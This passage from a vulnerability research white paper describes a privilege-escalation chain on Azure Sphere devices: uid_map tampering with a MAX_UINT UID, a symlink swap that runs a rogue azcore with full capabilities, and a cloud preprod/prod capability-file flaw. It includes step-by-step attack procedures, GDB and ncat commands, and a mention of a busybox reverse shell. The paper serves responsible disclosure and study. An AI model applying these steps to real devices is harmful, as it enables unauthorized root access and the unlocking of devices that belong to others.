5 1004,a65f3686-e50a-4fff-b25d-415c206537af
6 1005,89ecd022-0bdd-4767-a527-d756dd784a19
7 1006,8548b129-b16f-4f84-8dbe-d2c847862e78
8 1007,573bbb2d-7d30-4f42-96e3-39b5612cd338
9 1008,1689d8b2-c835-2e27-27ad-e894d6d15fa9
10 1009,673bbb2d-7d30-4f42-96e3-39b5612cd338
11

```

Figure 33. uid_map file.

The top number highlighted is the global counter, and below are all the applications (services and user application) installed with their UID (1001 to 1009 in that example) and their associated CID.

Now, if we look at part of the code responsible for parsing this file when trying to start an application:

```

45 v31.uid = 999;
46 while ( uid_map_load_line_into_entry(&dst, &a2, &v31) )
47 {
48     if ( are_raw_guid_equal(&v31, user_data) )
49     {
50         if ( v31.uid >= 1000u && v31.uid <= g_current_max_uid )
51         {
52             res->uid = v31.uid;
53             res->return_code = 0;
54             goto DONE;
55         }
56         log_no_arg(uid_logger, 4, 7);          // uid_map contains an invalid uid
57         if ( dst.len < 0 )
58             v7 = dst.buffer;
59         else
60             v7 = &dst;
61         nwl_string_remove_range(&dst, &v7[v6], &v7[a2]);
62         fancy_string_sprintf(v34, 0, "%u", g_current_max_uid);
63         string_append(v34, "\n");
64         string_move(&v32, v34);
65         nwl_string_concatenate_probably(&v32, &dst);
66         string_move(&v29, &v32);
67         nwl_swap_strings(&dst, &v29);
68         free_string(&v29);
69         free_string(&v32);
70         free_string(v34);
71         if ( !write_to_uid_map(filepath_and_lock_argument->path, "w", &dst) )
72             ;

```

Figure 34. Decompilation of the code parsing the uid_map file (output from IDAPro, naming and arguments per our own understanding of the code).

The CID of the application being started is stored in the variable “user_data” and we can see the code iterates over each line of the uid_map file until it finds a matching CID. It then range-checks the UID read from the file. If it is below 1000, or above the global variable g_current_max_uid, it will log an error and try to update the file with the correct values; otherwise, it will simply return the UID.

This code explains why we couldn’t simply set the UID in the uid_map files to 0 and then run code as root; as 0 is less than 1000, the value would trigger an error and fail.

Now, we can also have a quick look at how this information is being used by application manager to fork and start a new process:

```

map_add_user(&v45, &appId.appID);
if ( validate_no_error(&v45) )
{
    uid = v45.uid;
    *fd = 0LL;
    v16 = pipe2(fd, 0x80000);
    if ( v16 == -1 )
    {
        LOWORD(v18) = 1;
        v17 = 29;
    }
    else
    {
        v16 = fork();
        if ( !v16 )
        {
            close(fd[0]);
            sigemptyset(&appId_104);
            sigaddset(&appId_104, 13);
            sigaddset(&appId_104, 17);
            pthread_sigmask(1, &appId_104, 0);
            v24 = set_caps_and_whatnot(&appId, uid, 0, 0);
            if ( is_short_null(v24) )
            {
                if ( appId.mount_path.len < 0 )
                    v27 = appId.mount_path.buffer;
                else
                    v27 = &appId.mount_path;
                execve(v27, argv, 0);
            }
        }
    }
}

```

Figure 35. Getting the UID and forking a new process.

In the screenshot above, the map_add_user function is used to look up the application UID via its CID (called appId here), relying on the logic previously described. It then forks itself and configures signals and pipes. The call to “set_caps_and_whatnot”—naming obviously ours—drops Linux capabilities, changes the UID of the forked process, and finally calls “execve” to start the desired application.

WHITE PAPER

Now if we have a quick look at "set_caps_and_whatnot":

```

150     }
151     if ( setresgid(vd0, vd0, vd0) )
152     {
153         LOMORD(v29) = 6;
154         v28 = 4;
155     }
156     else
157     {
158         v4 = 0x600000;
159         if ( !setresuid(vd0, vd0, vd0) )
160         {
161             v28 = v4;
162             v29 = v4 >> 20;
163         }
164         v30 = (v4 & 0xFFFF0000 | v28 & 0xFFFF) & 0xFFFF | (v29 << 20);
165         if ( !is_short_null(v30) )
166         {
167             v30 = sub_14256(v25, v26);
168             if ( !is_short_null(v30) )
169             {
170                 v31 = *v27;
171                 hdrp.pid = getpid();
172                 *buffer.daa_tenant_id = 0LL;
173                 *datap.effective = 0LL;
174                 *datap.inheritable = 0LL;
175                 v32 = v31;
176                 hdrp.version = 0x20080522;
177                 while ( v32 != HIDWORD(v31) )
178                 {
179                     v33 = *v32++;
180                     v34 = 1 << (v33 & 0xf);
181                     datap.inheritable |= v34;
182                     datap.effective |= v34;
183                     datap.permitted |= v34;
184                 }
185                 if ( capset(&hdrp, &datap) || prctl(47, 4, 0) || prctl(PR_CAP_AMBIENT, PR_CAP_AMBIENT_CLEAR_ALL, 0) )
186                     LABEL_51;
187             }
188             v30 = 0x600000;
189         }
190         else
191         {
192             v36 = v27[1];
193             v35 = *v27;
194             while ( v35 != v36 )
195             {
196                 v37 = *v35++;
197                 if ( prctl(47, 2, v37, 0, 0, v38, hdrp.version, hdrp.pid, vd0, v41, vd2, v43, v44, v45, vd6, v47, vd8) )

```

Figure 36. Decompilation of the function responsible for changing UID and dropping privileges.

To change the UID and GID of the process, the function doesn't call the usual `setuid/setgid` and instead it uses the more advanced `setresgid` and `setresuid`. We were not familiar with them, so looking at the man page revealed a pretty interesting detail:

SYNOPSIS

[top](#)

```
#define _GNU_SOURCE /* See feature_test_macros(7) */
#include <unistd.h>
```

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid);
int setresgid(gid_t rgid, gid_t egid, gid_t sgid);
```

DESCRIPTION

[top](#)

`setresuid()` sets the real user ID, the effective user ID, and the saved set-user-ID of the calling process.

An unprivileged process may change its real UID, effective UID, and saved set-user-ID, each to one of: the current real UID, the current effective UID or the current saved set-user-ID.

A privileged process (on Linux, one having the `CAP_SETUID` capability) may set its real UID, effective UID, and saved set-user-ID to arbitrary values.

If one of the arguments equals -1, the corresponding value is not changed.

Regardless of what changes are made to the real UID, effective UID, and saved set-user-ID, the filesystem UID is always set to the same value as the (possibly new) effective UID.

Completely analogously, `setresgid()` sets the real GID, effective GID, and saved set-group-ID of the calling process (and always modifies the filesystem GID to be the same as the effective GID), with the same restrictions for unprivileged processes.

Figure 37. Manual page of the `setresuid/setresgid` functions.

Passing a UID of -1 as one of the parameters makes it so that the specific value remains unchanged. For Application Manager, each of the UIDs are unsigned numbers, so in that case, -1 is really MAX_UINT. If we were to have an application with a UID of MAX_UINT, for application manager this UID would clearly be above 1000. For setresuid/setresgid it would be seen as a value of -1, telling it to not change the UID/GID. This attack, if successful, would enable us to start a process with the same UID/GID as application manager.

The Attack

This attack requires a multiple step process as you need at least two user applications installed (we call them APP1, APP2). The steps for the attack are the following:

1. Take ownership of the uid_map file as described previously, so that APP1 can write to it.
2. Change the global counter in the uid_map file to MAX_UINT (4294967295), so that we pass the UID <= g_current_max_uid check
3. Reboot the board for the change to be loaded in memory.
Note: as long as g_current_max_uid == MAX_UINT, no new application should be installed (that is to say, that are not already in the uid_map file). Indeed, adding a new CID would trigger g_current_max_uid to be incremented and overflow back to 0. This would cause all the subsequent UID checks to fail and would get the board in a state that requires recovery.
4. Once the board is running, stop all the user applications. Then start APP1 and use it to modify the uid_map file so that the UID of APP2 is now MAX_UINT.

5. Start APP2 (optionally stop APP1 if you were using GDB and want to use GDB with APP2).
6. When done, use APP1 to restore the original UID of APP2, otherwise, at the next reboot, APP2 will not mount (it seems like the filesystem is not happy with having a partition mounted with a UID of MAX_UINT).

The Result

When running the exploit, we use this following uid_map:

```

1 4294967295
2 1001,7ba05ff7-7835-4b26-9eda-29af0c635280
3 1002,641f94d9-7600-4c5b-9955-5163cb7f1d75
4 1003,48a22e96-d078-4e34-9d7a-91b3404031da
5 1004,a65f3686-e50a-4fff-b25d-415c206537af
6 1005,89ecd022-0bdd-4767-a527-d756dd784a19
7 1008,8548b129-b16f-4f84-8dbe-d2c847862e78
8 4294967295,573bbb2d-7d30-4f42-96e3-39b5612cd338
9 1008,1689d8b2-c835-2e27-27ad-e894d6d15fa9
10 1008,673bbb2d-7d30-4f42-96e3-39b5612cd338
11 1009,a76110d7-29e1-4bb1-b7e0-8d230dda16e4

```

Figure 38. Modified uid_map file.

When we start it with GDB:

```

91 REM Run app With System
92 azsphere dev app stop
93 azsphere dev app start -i 573bbb2d-7d30-4f42-96e3-39b5612cd338 -d
94 start "" "C:\Program Files (x86)\Microsoft Azure Sphere
  SDK\Sysroots\5\tools\gcc\arm-poky-linux-musleabi-gdb.exe"
  C:\re\azure_sphere\dev\test1\out\Debug-5\test1_app.out -ex "target extended-remote
  192.168.35.2:2345" -ex "b main" -ex "c"
95 ncat 192.168.35.2 2342
96 REM DONE
97

```

Figure 39. Commands to paste in Azure Sphere shell to start the application as system and debug it via GDB.

And then call `getuid()`:

A screenshot of a GDB terminal window. The top line shows a breakpoint hit: "Breakpoint 1, main () at ../../main.c:509". Below that, the code snippet "509 { (gdb) call (int) getuid()" is visible. The next line shows the result: "\$1 = 3". The prompt "(gdb) _" is at the bottom. A red rectangle highlights the command and its output.

```
Breakpoint 1, main () at ../../main.c:509
509 {
(gdb) call (int) getuid()
$1 = 3
(gdb) _
```

Figure 40. Result of `getuid()` called in GDB.

Interestingly, application manager was not running as root, but as the user “sys” (UID 3). That’s a win for defense in depth, as we’re not done yet, and we still have more work to do to get root.

Nonetheless, we reported this bug to Microsoft, which was rated as an *Important Escalation of Privilege* and we were awarded an \$11,000 bounty.

Step 5—Elevating Privileges to Root

The title of the section says it all; we are on our way to root but have yet to reach this long-sought goal. At this point we would either have to find another kernel exploit, take over application manager itself or find a different way to get more privileges. An interesting question to ponder is: if application manager is not running as root, why can it mount the filesystem among other privileged operations? Would another process running as “sys” be able to do it as well? More generally, did the previous escalation of privilege grant us anything of interest?

Linux Capabilities

If you’re not familiar with Linux capabilities, the basic idea is that requiring the user to be root to do any privileged operations is not the best idea, and therefore Linux developers came up with a capability system. In this model, specific privileged actions require specific capabilities to perform and thus any process granted such capability should be able to perform the privileged action. There are various API calls such as `capget` and `capset` that let you retrieve and configure capabilities. There is also the `prctl` command with arguments such as `PR_CAP_AMBIENT` and `PR_CAPBSET_DROP`, that controls which capabilities a child process will inherit or have access to.

This answers our question as to why application manager can still perform privileged actions but, unfortunately, it does a great job at dropping these capabilities before starting any child process. Even if we run as the same user as application manager, we cannot perform the same privileged operations. Furthermore, because it has more capabilities than our process, we cannot debug it even though we are running with the same UID.

Azcore and the Mystery of Core Dumps Handling

As we explained in the introduction, Azcore is one of the preinstalled applications on the Azure Sphere device. It is responsible for gathering telemetry and core dumps if an application crashes and is registered by the system as a core dump handler. But an interesting question becomes when an application crashes, and the OS wants to invoke the core dump handler, what is the mechanism for handling that? Answering this question fully is beyond the scope of this paper, but interested readers can have a look at the [do_coredump](#) function in the kernel and follow the call flow. An interesting tidbit is the core dump handler is invoked with a call to [call_usermodehelper_exec](#) and the man page says:

Description

Runs a user-space application. The application is started asynchronously if wait is not set, and runs as a child of system workqueues. (ie. it runs with full root capabilities and optimized affinity).

Figure 41. Manual page of the `call_usermodehelper_exec` function.

Reading this, it seems that Azcore is run with “full root capabilities” when a core dump occurs. If we could find a way to take over it, then we should be able to obtain root. However, there is some kind of a mitigation in place as part of the LSM module:

```
#ifdef CONFIG_COREDUMP
/*
 * If the file being executed matches the azcore executable's path,
 * set the process's user and group IDs to whatever GID the file is owned by.
 */
static void bprm_committing_creds_hook(struct linux_binprm *bprm)
{
    gid_t gid;

    if (!strcmp(bprm->filename, AZCORE_PATH)) {
        gid = bprm->file->f_inode->i_gid.val;

        bprm->cred->uid.val = gid;
        bprm->cred->euid.val = gid;
        bprm->cred->suid.val = gid;
        bprm->cred->fsuid.val = gid;

        bprm->cred->gid.val = gid;
        bprm->cred->egid.val = gid;
        bprm->cred->sgid.val = gid;
        bprm->cred->fsgid.val = gid;
    }
}
#endif
```

Figure 42. Code from the LSM module responsible for modifying Azcore UIDs and GIDs.

It's not exactly clear what the intent behind this code was, but it does change the various UID/GID of the Azcore binary upon invocation. Interestingly, it does nothing with "capabilities" and from our observation, modifying the UID/GID from a root process in this fashion does not trigger the same capability dropping mechanism that occurs when a root process changes its UID/GID for an unprivileged one. Refer to the "[Effect of user ID changes on capabilities](#)" section of the capabilities man page for more details.

To summarize where we are at, it seems that if we could take over Azcore and trigger a core dump, it would get executed directly by the kernel while bypassing the application manager capabilities drop. Therefore, it would be running with full root capabilities, even though it would not have a UID/GID of 0. With all of that in mind, it seems to be a worthwhile effort to go after Azcore.

Replacing a System Service with our own Application

After modifying the flash and taking over the uid_map file, we can now run a binary with the "sys" user. This user is somewhat limited, but a really interesting feature is that it owns most of the filesystem. Anything that is

not root-privileged (such as things in /dev, or /proc/...) will be owned by "sys" and this includes some of the /mnt subfolders. For memory, here's an example of the various mountpoints at a given time on the system:

```
/dev/root / asxipfs ro,relatime 0 0
devtmpfs /dev devtmpfs rw,relatime,mode=0755 0 0
tmpfs /mnt/apps tmpfs rw,nosuid,nodev,noexec,mode=0755 0 0
tmpfs /mnt/sys tmpfs rw,nosuid,nodev,noexec,mode=0755 0 0
tmpfs /run tmpfs rw,nosuid,nodev,noexec,mode=0755 0 0
tmpfs /var/volatile tmpfs rw,nosuid,nodev,noexec,mode=0755 0 0
proc /proc proc rw,relatime,hidepid=2 0 0
none /mnt/cgroup cgroup2 rw,relatime 0 0
/dev/mtdblock1 /mnt/config littlefs rw,noexec,noatime 0 0
none /mnt/update-cert-store asxipfs ro,noexec,relatime 0 0
none /mnt/sys/networkd asxipfs ro,relatime 0 0
none /mnt/sys/gatewayd asxipfs ro,relatime 0 0
none /mnt/sys/azured asxipfs ro,relatime 0 0
none /mnt/sys/azcore asxipfs ro,relatime 0 0
none /mnt/sys/rng-tools asxipfs ro,relatime 0 0
none /mnt/apps/1689d8b2-c835-2e27-27ad-e894d6d15fa9 asxipfs ro,relatime 0 0
none /mnt/apps/8548b129-b16f-4f84-8dbe-d2c847862e78 asxipfs ro,relatime 0 0
```

Figure 43. Mountpoints on the system.

We can see here a couple of interesting things:

- User applications are mounted in /mnt/apps/CID
- System applications are mounted in /mnt/sys/app_name
- /mnt/apps and /mnt/sys are both tmpfs with rw permissions

The last critical detail, not shown above, is that /mnt/apps and /mnt/sys are owned by “sys” and therefore we can write to these locations (as they are read-write tmpfs). This is somewhat limited as we cannot mount filesystems (we do not have the right capability). Inside /mnt/apps and /mnt/sys the applications’ mountpoints are marked as read-only, so we cannot tamper with them either.

Still, an interesting question arises: let’s say we have an application (name: APP3, component ID: CID3). If we were to create a symlink in /mnt/apps named /mnt/apps/CID3 and have the symlink point towards /mnt/sys/azcore and then “reinstall” APP3, what would happen?

The normal behavior of application manager when re-installing an application is to unmount the original ASXIPFS, deploy the new package, and re-mount it.

It turns out the well-honed technique of tricking a privileged application into following your symlink made a new victim, and doing so caused application manager to unmount Azcore and mount our controlled application in /mnt/sys/azcore instead. By aptly naming the main binary of APP3 “azcore” and then causing a core dump, the APP3 binary will get executed by the kernel with full root capabilities.

The Attack

To perform the attack, here are the steps (interaction with the sys user can be done via GDB command line as described before, or by executing a reverse shell with busybox):

- Make sure that APP3 is not installed but its CID is in the uid_map file

- From an application running as sys, create a symlink in /mnt/apps/CID3 -> /mnt/sys/azcore
- In the azsphere shell, reinstall APP3
- Verify from the sys app that APP3 is now where /mnt/sys/azcore used to be
- Trigger a core dump
 - Easiest approach from GDB is to have a built-in function in the debugged binary that calls:
 - ♦ pid = fork()
 - ♦ if (pid) kill(pid, 3) //3 is SIGQUIT and will create a core image

To verify the attack was successful we had APP3 (our rogue azcore process):

- Write to a file its UID/GID and capabilities
- Change its UID back to 0, and write again UID/GID and capabilities

Figure 44 shows a successful attack.

```

Display all 125 possibilities? (y or n)
(gdb) call go
$21 = {void ()} 0xbeebf84 <go>
(gdb) call go()
[Detaching after fork from child process 88]
[Detaching after fork from child process 89]
[Detaching after fork from child process 92]
(gdb) call ls("/mnt/apps/test2/azcore_was_here")
$22 = -785684611
(gdb) call cat("/mnt/apps/test2/azcore_was_here")
$23 = 0xbeefd0c4 <buffer> "PID:91\nUID:1008, EUID:1008\nprocess: 91\nEffective: 0\n"
(gdb) call cat("/mnt/apps/test2/azcore_was_here_2")
$24 = 0xbeefd0c4 <buffer> "PID:91\nUID:0, EUID:0\nprocess: 91\nEffective: 0\n"
(gdb)
  
```

Figure 44. Azcore is running with full Linux capabilities (left side: GDB windows that sends commands as the “interactive” sys user, right side: output of the commands we run. Effective permission of 0xffffffff means all capabilities).

We reported this bug to Microsoft which classified it as an *Important Escalation of Privileges* with a \$11,000 bounty.

More to the Attack

The Azure Sphere team was prompted to fix this bug but, given the various moving pieces and the quick turnaround, we realized that one of the aspects of the bug had fallen off their radar. Because Azcore is never started by application manager, the assignment of Azsphere capabilities and the configuration of the application CID is never done. As a consequence, not only does Azcore run with full root capabilities, but it also has full Azure Sphere capabilities. This grants it the highest privileges to interact with Pluton and Security Monitor from the userland. This is showcased by the following code:

```
int main()  
{  
    memset(buffer, 0, 4096);  
    cat("/proc/self/attr/current"); //keep data in global buffer  
    save_to_file("/mnt/apps/azcore_was_here", buffer, 0x100);  
}
```

Figure 45. Code snippet to verify Azcore runs with full Azure Sphere capabilities.

When we run the previous code by our rogue Azcore we get the following:

```
(gdb) call go()  
[Detaching after fork from child process 54]  
[Detaching after fork from child process 56]  
(gdb) call ls("/mnt/apps")  
$10 = -1090528244  
(gdb) call cat("/mnt/apps/azcore_was_here")  
$11 = 0xbeefd0c4 <buffer> "CID: 00000000-0000-0000-0000-000000000000"  
(gdb)
```

673bbb2d-7d30-4f42-96e3-39b5612cd338
1689d8b2-c835-2e27-27ad-e894d6d15fa9
573bbb2d-7d30-4f42-96e3-39b5612cd338
CID: 00000000-0000-0000-0000-000000000000
TID:
CAPS: FFFFFFFF

Figure 46. Results from running the exploit. Right window shows FFFFFFFF meaning full Azure Sphere capabilities.

Given the expanded attack surface and the defeat of another layer of security, this bug was eventually rated as *Critical* with a \$48,000 bounty award.

Next Step

The logical next step from here would be to use the root privilege to take over the kernel and start probing even further into Security Monitor and Pluton. However, this is another win for security in depth, as the kernel is compiled without support for modules, without /dev/kmem and as far as we can tell, without any easy way for the root user to tamper with kernel code.

This ended up being our stopping point, but reasonable next steps for future research would be to:

- Fuzz the various customization of the kernel code (especially the filesystem ones since we can now mount ASXIPFS packages)
- Leverage the unrestricted userland access to Security Monitor and Pluton to find something interesting to exploit from the userland APIs
- Find (another) kernel 0-day and move on from there

At this point we have shown an attack chain that takes a device we can program from a limited user to root access. Originally, we promised to be able to compromise a locked device as well, so how did we do that? Here's our "bonus-step" where we describe a pretty unexpected but high impact bug we found.

Bonus Step!—Finding a Critical Bug in the Cloud Infrastructure

We found this last bug early on during our research and completely by chance while looking for something different. As a pre-requisite, a +5 Luck Amulet is recommended. And more seriously, looking in unexpected places and being quick on your feet to assess the situation when you're getting unexpected results can lead to interesting and valuable findings.

Device Capabilities

Each Azure Sphere device can receive a capability file that is tied to the device itself and signed by the Azure Sphere Cloud infrastructure. The only two capabilities available for regular developers are "Field Servicing" to re-enable USB connection for finalized device and "App-Development mode" to be able to sideload applications over the USB connection. In order to download a capability file, you first need to "claim" the device by sending its device id to the cloud infrastructure. For obvious reasons you cannot claim a device already claimed. This means that only the original developer who programmed the device can get the capability file and unlock it once it's been locked.

Investigating how Capabilities are Handled by Azsphere

More capabilities exist, but none of them have been detailed publicly. The azsphere tool knows how to convert the internal representation of a capability (a number between 0 and 0xFFFF) into a textual description; reversing the tool might reveal more information about other capabilities. Since it is written in C#, we can use [DNSpy](#) to read the code and it's almost as good as reading the original source (without any comments).

We eventually find the following:





Figure 47. Existing device capabilities known by Azsphere (Decompiled output obtained via DNSpy).

WHITE PAPER

Clearly, if we were able to get our hands on any of the debugging capabilities, that would be great. We tried, in vain. An unsuccessful attempt was to modify the value sent to the cloud when downloading the “App-development” capability:




```
1 // Microsoft.Azure.Sphere.Tools.Commands.DeviceCapabilityDownloadCommand
2 // Token: 0x060000E3 RID: 227
3 private static ushort[] GetCapabilityType(DeviceCapabilityDownloadCommand.CapabilityType requestCapabilityType)
4 {
5     ushort[] result;
6     switch (requestCapabilityType)
7     {
8     case DeviceCapabilityDownloadCommand.CapabilityType.None:
9         result = new ushort[0];
10        break;
11        case DeviceCapabilityDownloadCommand.CapabilityType.ApplicationDevelopment:
12            result = new ushort[]
13            {
14                11,
15                13
16            };
17            break;
18        case DeviceCapabilityDownloadCommand.CapabilityType.FieldServicing:
19            result = new ushort[]
20            {
21                13
22            };
23            break;
24        default:
25            throw new InvalidOperationException(string.Format("Unrecognized type '{0}'", requestCapabilityType));
26        }
27        return result;
28    }
29 }
```

Figure 48. Patching the GetCapabilityType function to modify which capabilities are being requested.

By replacing 11 or 13 (AppDevelopment and UnlockGatewayD) with something different like 2 (EnablePlutonDebugging) we were hoping to be able to get one of the forbidden capabilities. Unfortunately, the request would just fail.

Looking at the manifest of AzureD, the existence of other environments such as “int” and “preprod” is being hinted at by how the system is configured to allow the connection to specific hosts through the firewall. Maybe the security checks on these other environments might be laxer and allow us to request a configuration file with better capabilities. Through reversing the C# code, we came to realize that there is a configuration file that specifies which environment you are using. It looks like this:



```
1 {
2   "environment": "int",
3   "aad": "7[REDACTED]",
4   "aaduserid": "24[REDACTED]",
5   "tenant": {
6     "id": "0b958eb9-7[REDACTED]",
7     "name": "MSOBB_pl_test3"
8   },
9   "logininitialized": true,
10  "deploymenttimeout": 30,
11  "schemaversion": 4
12 }
```

Figure 49. Example of a configuration file for azsphere.

We changed the environment from “prod” to “int” or “preprod” and tried again to request one of the other capabilities. That failed again.

But this time something curious occurred. Each time we were trying to switch to a new environment, we had to log in again, but also create a new tenant, and claim our device again. Only being able to claim a device once is a pre-requisite to prevent unauthorized people from downloading the “unlock” capability file. From this observation, each server has a different view of which devices have been claimed. As a stroke of luck, it turns out that the signing certificate for prod and pre-prod were the same, so a “pre-prod” capability file would be accepted by a “prod” device and thus, by claiming a device on “pre-prod” we could obtain its “unlock” capability file, as if we were the legitimate owner.

Here's what the attack looks like:

```
C:\re\azure_sphere\files\capabilities>azsphere device claim -i 01A18935B9E3E536BFF3F5BC34BBB169AA38F5E4F933B0A2D0F0C6023CC52A8F9BC150CB06A851DC3860250028FDDFD36D5C01144BAAD5ECC9243329710E6CB3
warn: YOU ARE IN 'preprod' ENVIRONMENT. IF YOU ARE DOING PROD OPERATIONS, DO A RESET AND REDO THE COMMANDS.
